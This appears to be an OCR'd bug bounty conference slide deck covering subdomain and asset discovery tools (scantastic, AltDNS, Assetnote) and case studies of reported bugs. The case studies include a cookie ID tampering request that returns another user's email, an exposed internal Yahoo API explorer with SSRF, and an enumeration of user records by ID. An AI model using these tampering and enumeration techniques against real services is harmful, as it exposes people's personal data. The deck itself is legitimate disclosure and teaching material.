
Scrutiny on the bug bounty (pun hall of fame plz)

...

Nathaniel Wakelam & Shubham Shah


Who are we?



Nathaniel Wakelam (naffy)

CISO at Path Network

Twitter: @nnwakelam
Email: nnwakelam@path.net



Shubham Shah (shubs)


CTO @ Assetnote

Twitter: @infosec_au
Email: sshah@assetnote.io

We've been participating in bug bounties for around three years now.


Who are we?

If anyone remembers Captain Underpants, this is essentially us:



The usual rundown

- What are bug bounties?
- Why did we start participating?
- What are we covering today?



Our core methodology: Large scale asset identification

- What matters most is that you find the assets that have bugs before other hunters do.
- Think of it as offensive incident response.
- We watch a company closely and as soon as they put new assets or content up, we go after them.
- Invest in multiple bounties that you trust and ensure that their entire scope is covered.

But... how? -- #1 Elasticsearch + Masscan (scantastic)

- https://github.com/maK-/scantastic-tool - created by a cool Irish friend of ours
  - Input a list of IP ranges on a network
  - Scans every range via Masscan for ports that you define
  - Performs content discovery (file/folder bruteforcing) on every discovered asset
  - Imports the results into Elasticsearch via Logstash
  - Let's you visually search and discover content on large IP ranges

- Pros: Allows you to minimize brute forcing, allows you to find cool stuff without really trying
- Cons: Gets you ~~permanently~~ temporarily banned from Yahoo's bug bounty program

Scantastic Panel - Information Gathering

Time filter

QUERY

FILTERING


TERMS

[redacted]

鉄 (42) site (42) new (41) 羅 (40) help (40) india (38) user (37) system (37) nginx (37) 電 (36) unlimited (36) free (36) 物 (34) microstrategy (34) 話 (33) 包 (33) host (33) e (33) 運 (32) 商 (32) windows (32) webhosting (32) rewire (32)
pipes (32) data (32) internet (31) incorrect (31) 理 (30) software (30) microsoft (30) authentication (30) 1 (30) 管 (29) 404 (29) 最 (28) reviews (28) no (28) network (28) rendszer (27) information (26) app (26) 8 (26) 同 (25) outlook (25)
mikrotik (25) 遊 (24) 本 (24) 日 (24) ヤフオク (24) ネットオークションサイト (24) worldwide (24) trendy (24) shipping (24) research (24) price (24) download (24) 京 (22) uk (22) gmarket (22) administration (22) 亜 (21) 心 (20) 影 (20) t (20) 信 (19)
webmail (19) 門 (18) 専 (18) ツール (18) 網 (17) 市 (17) プロファイル (17) we (17) want (17) error (17) 公 (16) seal (16) on (16) aacute (16) 会 (15) transfer (15) register (15) or (15) names (15) lowest (15) korean (15) hottest (15) bad (15)
available (15) 品 (14) used (14) sale (14) rhely (14) plesk (14) kezelő (14) guide (14) cars (14) Missing field (59384) Other values (8397)

75000
50000
25000
0

DOCUMENT TYPES



SCANTASTIC PANEL

ADD URL
ADD Directory Scans
Scan Range
View Ranges
Search Scanned IPs

=Scantastic=

Scantastic Information Framework - © Ciaran McNally 2015

DOCUMENTS

0 to **100** of 500 available for paging

Fields

All (1) / Current (10)

Type to filter...

- _id
- _index
- _type
- content
- content-length
- directory
- ip
- status
- timestamp
- title

ip	status	title	content	content-length
98[redacted]	200	[redacted]	<!DOCTYPE html> <html lang="en-US" class="dev-deskt...	322569
[redacted]	200	[redacted]	<!DOCTYPE html> <html lang="en-US" class="dev-deskt...	289239
[redacted]	200	[redacted]	<!doctype html> <html><head><link r...	4631
[redacted]	200	[redacted]	<!doctype html public "-//W3C//DTD HTML 4.01//EN" "http://...	3384
[redacted]	200	[redacted]	<!DOCTYPE html> <html id="Stencil" lang="en-US"...	511751
[redacted]	200	[redacted]	<!DOCTYPE html> <html id="Stencil" lang="en-US"...	522273
[redacted]	200	[redacted]	<!doctype html public "-//W3C//DTD HTML 4.01//EN" "http://...	3388
[redacted]	200	[redacted]	<!doctype html public "-//W3C//DTD HTML 4.01//EN" "http://...	3368
[redacted]	200	[redacted]	<!doctype html public "-//W3C//DTD HTML 4.01//EN" "http://...	3387
[redacted]	200	[redacted]	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional...	1614
[redacted]	200	[redacted]	<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional...	1614
[redacted]	200	[redacted]	<!DOCTYPE html> <html lang="en-US" class="dev-deskt...	323849
[redacted]	200	[redacted]	<!DOCTYPE html> <html lang="en-US" class="dev-deskt...	322870
[redacted]	200	[redacted]	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional...	25760
[redacted]	200	[redacted]	<!doctype html public "-//W3C//DTD HTML 4.01//EN" "http://...	3369

But... how? -- #2 DNS pattern identification (AltDNS)

- From analyzing gathered DNS data for numerous bounty programs, we identified different patterns used by organizations to classify their subdomain assets.
- For example, for a private program on HackerOne, we were finding subdomains named like the following:
  - privacy-staging.corporatedomain.com
  - privacy.staging.corporatedomain.com
  - privacystaging.corporatedomain.com
  - stagingprivacy.corporatedomain.com
- Even though we'd identify some of these subdomains through enumeration/bruteforcing - we'd miss quite a few QA/Dev/Staging instances.

But... how? -- #2 DNS pattern identification (AltDNS)

- So... after some back and forth, we created a simple tool called AltDNS..

- Provide a list of known subdomains and a list of common QA/Dev words, AltDNS will output a list of potential subdomains we may have missed based on the patterns we identified.

- AltDNS takes the list of known subdomains and outputs a list where the common QA/Dev words have been placed as per common patterns seen in subdomains.

#2 DNS Pattern Identification Results (AltDNS)

- We provided a list of ~900 subdomains belonging to an organization.
- We provided a list of roughly ~130 words that were commonly found in DNS records for staging/QA/dev instances.
- Passed both of these lists into AltDNS, which then altered, permuted and modified our original list of subdomains with the common words to produce a total list of "potential" subdomains.
- AltDNS generated a total of **5264017 unique new "potential" subdomains to check for.**

- After resolving the 5264017 unique new "potential" subdomains, we were able to find ~1400 new subdomains.
- That's.... A lot of new assets....

- Github: https://github.com/infosec-au/altdns

```
# ./altdns.py -i data/subdomains.txt -o data_output -w words.txt -r -s results_output.txt
```


#2 DNS Pattern Identification Results (Altdns)


```
~/altdns ./altdns.py -i data/subdomains.txt -o april_output -w wordstest.txt -r -s resolved_results
[*] 500/48972 completed
[*] 1000/48972 completed
[*] 1500/48972 completed
[*] 2000/48972 completed
[*] 2500/48972 completed
[*] 3000/48972 completed
[*] 3500/48972 completed
```


```
~/altdns cat resolved_results
acs.t[redacted].com:acs-[redacted].us-west-2.elb.amazonaws.com.
test.[redacted].com:ec2-[redacted] us-west-1.compute.amazonaws.com.
apollo.[redacted].com:a[redacted]
enigma.[redacted].com:internal-[redacted].us-west-2.elb.amazonaws.com.
am.[redacted] com:internal-[redacted].us-west-2.elb.amazonaws.com.
cn.[redacted]:[redacted]-[redacted]95399.ap-northeast-1.elb.amazonaws.com.
events.[redacted] com:events [redacted].s3-website-us-west-2.amazonaws.com.
ava.[redacted]m:internal [redacted].us-west-2.elb.amazonaws.com.
cdn.[redacted]m:internal-[redacted].us-west-2.elb.amazonaws.com.
fantasy.[redacted].com:fantasy.[redacted]
am.[redacted]:internal-[redacted].us-west-2.elb.amazonaws.com.
dev.[redacted]:ll-[redacted].com.
test.[redacted] com:test.[redacted].cdn.cloudflare.net.
livestats[redacted] com:livestats-[redacted].elb.amazonaws.com.
```

#3 General Pattern Identification

When discovering assets, it is important to look for trends between hosts, such as unique hosts (CDN/serving host) or unique information disclosures, you can use to help you fingerprint hosts.







#4 Passive identification and alerts (Assetnote)

- Finding security issues is one part of the bug bounty spectrum, another major part is being the first person to find them.
- Duplicate issues == time wasted and no money gained. Let's reduce that.
- Wouldn't it be great if we knew about an asset (subdomain or host) as soon as it was put online?
- You enter in a domain to monitor, Assetnote keeps track of the domain and runs daily passive scans. If new domains are found, a push notification is sent to you.


#4 Passive identification and alerts (Assetnote)

- E.g. Threatcrowd's passive data store (free for everyone to use):
  - http://threatcrowd.org/searchApi/v2/domain/report/?domain=uber.com
  - Returns a JSON output with a list of identified subdomains, to date


```
"subdomains": [
  "cn-dca1.uber.com",
  "cn-dc1.uber.com",
  "cn-sjc1.uber.com",
  "frontends-sjc1.uber.com",
  "trip-dc2.uber.com",
  "escuela.uber.com",
  "cleopatra.uber.com",
  "data.uber.com",
  "sscb.uber.com",
  "sync.uber.com",
  "madd.uber.com",
  "brand.uber.com",
  "bloodhound.uber.com",
  "eastwood.uber.com",
  "voice.uber.com",
  "de.uber.com",
  "code.uber.com",
  "advantage.uber.com",
  "chronicle.uber.com",
```


- Script created to scrape this API endpoint
- Script is ran daily via Cron for every domain "monitored" through assetnote
- A push notification sent to you upon discovering any new subdomain

#4 Passive identification and alerts (Assetnote)



- Github: https://github.com/infosec-au/assetnote

#4 Passive identification and alerts (Assetnote)

Assetnote Administration Panel | Home | Manage domains and notifications | Logou

General Statistics


This box will show statistics regarding the data this application has stored and found.

Recent push notifications sent

Domain Name	Pushover User API Key	Timestamp
screensaver.na.l[redacted].com	[redacted]	2016-03-31 07:33:03.579390
yasuhiroyoshida.github.com	[redacted]	2016-03-24 19:55:06.390665
prod.na2.l[redacted]com	[redacted]	2016-03-21 01:55:04.073866
na.prod.l[redacted]api.[redacted]	[redacted]	2016-03-21 01:55:03.655711
[redacted]api.[redacted]	[redacted]	2016-03-21 01:55:03.270066
beta.[redacted]	[redacted]	2016-03-03 21:47:23.593612
beta.[redacted]	[redacted]	2016-03-03 21:47:23.200396


- Github: https://github.com/infosec-au/assetnote

#4 Passive identification and alerts (Asset Note)



- Github: https://github.com/infosec-au/assetnote

#4 Passive identification and alerts (Assetnote)



- Total of ~780 assets discovered through passive analysis, sent to me as a push notification.
- Have woken up numerous times when asleep so that I can hack on assets before others get to them.

- You're basically on call.
  You get a buzz on your phone.
  You get out of bed.
  You start hacking.
  You report the found bugs.
  You get paid.

Now that we've covered methodology....
Let's see some bugs

1. ~200M user details access via one cookie ($13.37k)
2. Global lookup of all Yahoo! users ($11.7k)
3. ~110k user details access via guessing parameters ($7k)
4. Corporate wireless metadata on every Yahoo employee ($250)
5. Accessing internal AWS infrastructure via a limited SSRF (payment to be decided)
6. Subdomain hijack x 2 ($19.5k) in a phone call

1. ~200M user details access... by modifying a cookie

GET request to view the current players details:

```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwNDR
hZTg3ZjI1OTgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJtM
ndaMFJjcVl6MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEwUWd
UaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVSDBoT
StkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk9hR1h
zWWVzPSJ9; N_ACCT=shubs; N_ID=200258342; N_LANG=en_US;
```

1. ~200M user details access... by modifying a cookie

HTTP response returned:


```
"user":{"name":"shubs","email":"admin@shubh.am","email_validated":false,"retrieval_t
ime":"2015-12-11T12:57:36.642Z","s_id":580327,"tier":null,"division":null}
```

1. ~200M user details access... by modifying a cookie

GET request to view the current players details:


```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwNDR
hZTg3ZjI1OTgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJtM
ndaMFJjcVl6MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEwUWd
UaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVSDBoT
StkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk9hR1h
zWWVzPSJ9; N_ACCT=shubs; N_ID=200258200;
N_LANG=en_US;
```

1. ~200M user details access... by modifying a cookie

HTTP response returned:


```
"user":{"name":"SomeRandomPersonsDetails","email":"randomperson@hotmail.co
m","email_validated":false,"retrieval_time":"2015-12-11T12:58:20.642Z","s_
id":580201,"tier":null,"division":null}
```

1. ~200M user details access... by modifying a cookie



2. PROFESSIONAL HACKER TOOL NMAP

Was hanging out on a Friday and couldn't be bothered actually setting up anything so I just ran NMAP over some bullshit and went to the bar. Grabbed some Yahoo /24's from Hurricane Electric and just ran them with some NSE scripts.

Only one that came out that had any content that was of interest was /index.php on apiexplorer.contacts.gq1.yahoo.com. (api explorer, lol).

...lo and behold...

index.php#sel_host=production&txt_hostname= [redacted] &txt_hostport=4080&

Search

API Explorer

Documentation

Endpoint

Environment: production

Host-Por [redacted] 4080

Method: GET

guid: [redacted]

URI: /progrss/v1/user/{guid}/contacts

Headers

YCA Header: [redacted]

OAuth Header: (•) from guid ( ) from cookie ( ) Non user [bugbountynathan]

Request Parameters

format: ( ) xml (•) json

Add 0 more field(s). add

Matrix Parameters

Add 0 more field(s). add

Use Proxy: ( ) yes (•) No

APIs | History

AddressBook

- GET: Migrate Contact
- GET: Get AB Metadata
- GET: Get AB Labels
- GET: Get AB Pref
- GET: Get AB
- GET: Get AB from snapshot (Sherpa)
- GET: Get AB snapshot info (Sherpa)
- GET: Get AB Snapshots (Sherpa)
- POST: Restore AB from snapshot (Sherpa)
- POST: Undo Restore AB operation (Sherpa)
- POST: Fix duplicates (legacy/sherpa)

ASC Event

- POST: POST ASC Event

Contact

- POST: Lookup Phone number
- POST: Update Index
- GET: Get Contact by ID
- PUT: Put Contact by ID
- DELETE: Delete Contact by ID

Contacts

- GET: Get Contacts
- PUT: Put Contacts
- POST: Post Contacts
- POST: Import Contacts
- GET: Get Deleted Contacts
- GET: Get Contacts Preferences

What the f*** is this?

That was my first professional assessment.

Quickly realized that it was a friendly frontend to communicate with Yahoo APIs internally that conveniently had global auth tokens hardcoded. It supported functionality like calling APIs in different zones via inbuilt proxy support (which was also full control Server Side Request Forgery).

In addition to gaining the ability to look up any Yahoo user via email, name, or phone (and also viewing particulars associated with their accounts) I believe that it was capable of more, but I didn't verify that as I didn't want to get banned again. I do have a photo of it in action though...

Curl

```
curl -X GET -H [redacted]
```

Request

```
GET /progrss/v1/user/[redacted]/contacts?format=json HTTP/1.1
Host: [redacted]
Accept: */*
[redacted]
Authorization: [redacted]
```


Response

```
HTTP/1.1 200 OK
[redacted]
Vary: Accept-Encoding, User-Agent
ETag: "c81e728d9d4c2f636f067f89cc14862c"
Date: Wed, 03 Feb 2016 16:27:38 GMT
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS
```


```
{
  "contacts":{
    "contact":[
      {
        "isConnection":false,
        "id":1,
        "fields":[
          {
            "id":1,
            "type":"name",
            "value":{
              "givenName":"[redacted]",
              "middleName":"",
              "familyName":"",
              "prefix":"",
              "suffix":"",
              "givenNameSound":"",
              "familyNameSound":""
            },
            "editedBy":"OWNER",
            "flags":[

            ],
            "categories":[
```

3. Guessing endpoints and parameters to win $7k



Leads to an Android application

API endpoints located at /api/v1.1/<endpoint>

/api/v1.1/users?page=1 ???

- Receive a notification about a new asset ->

  Reverse engineer the android app ->

  Dynamic analysis via Genymotion ->

  Observe API endpoints once auth'd ->

  Guess API endpoints??? ->

  Win $7.5k?

3. Guessing endpoints and parameters to win 7k

Request	Payload	Status	Error	Timeout	Length	"id"\:"(.*?)"\,"name"	"name"\:"(.*?)"\,"email"	"email"\:"(.*?)"\,"updated_	Comment
0		200	☐	☐	5898		Ab		
1	0	200	☐	☐	5849				
2	1	200	☐	☐	5898		Ab		
3	2	200	☐	☐	6110		Ab	gmail.com	
4	3	200	☐	☐	6063		Ac		
5	4	200	☐	☐	6118		Ac		
6	5	200	☐	☐	6077		Ac	@gmail.com	
7	6	200	☐	☐	6131		Ac		
8	7	200	☐	☐	6045		Ac		
9	8	200	☐	☐	6066		Ac	m	
10	9	200	☐	☐	6095		Ac		
11	10	200	☐	☐	6412		Ac	mail.com	
12	11	200	☐	☐	6188		Ac		
13	12	200	☐	☐	6190		Ac		
14	13	200	☐	☐	6044		Ac		
15	14	200	☐	☐	6068		Ac		
16	15	200	☐	☐	6017		Af		
17	16	200	☐	☐	5843		Ag		
18	17	200	☐	☐	6095		Ai	@hotmail.com	
19	18	200	☐	☐	5885		Ai	@gmail.com	
20	19	200	☐	☐	6074		Al	tmail.com	
21	20	200	☐	☐	5860		Al	@hotmail.com	
22	21	200	☐	☐	5893		Al		
23	22	200	☐	☐	5925		Al	hotmail.com	
24	23	200	☐	☐	6005		Al	@hotmail.com	
25	24	200	☐	☐	5962		Al		
26	25	200	☐	☐	6283		Al	o2@hotmail.com	
27	26	200	☐	☐	6103		Al	hotmail.com	
28	27	200	☐	☐	5859		Al	hotmail.com	
29	28	200	☐	☐	5992		Al	hotmail.com	
30	29	200	☐	☐	5959		Al	.com	
31	30	200	☐	☐	6237		Al	il.com	
32	31	200	☐	☐	6309		Al	hotmail.com	
33	32	200	☐	☐	6330		Al		
34	33	200	☐	☐	5932		Al	hotmail.com	
36	35	200	☐	☐	5869		Al		
35	34	200	☐	☐	5952		Al		
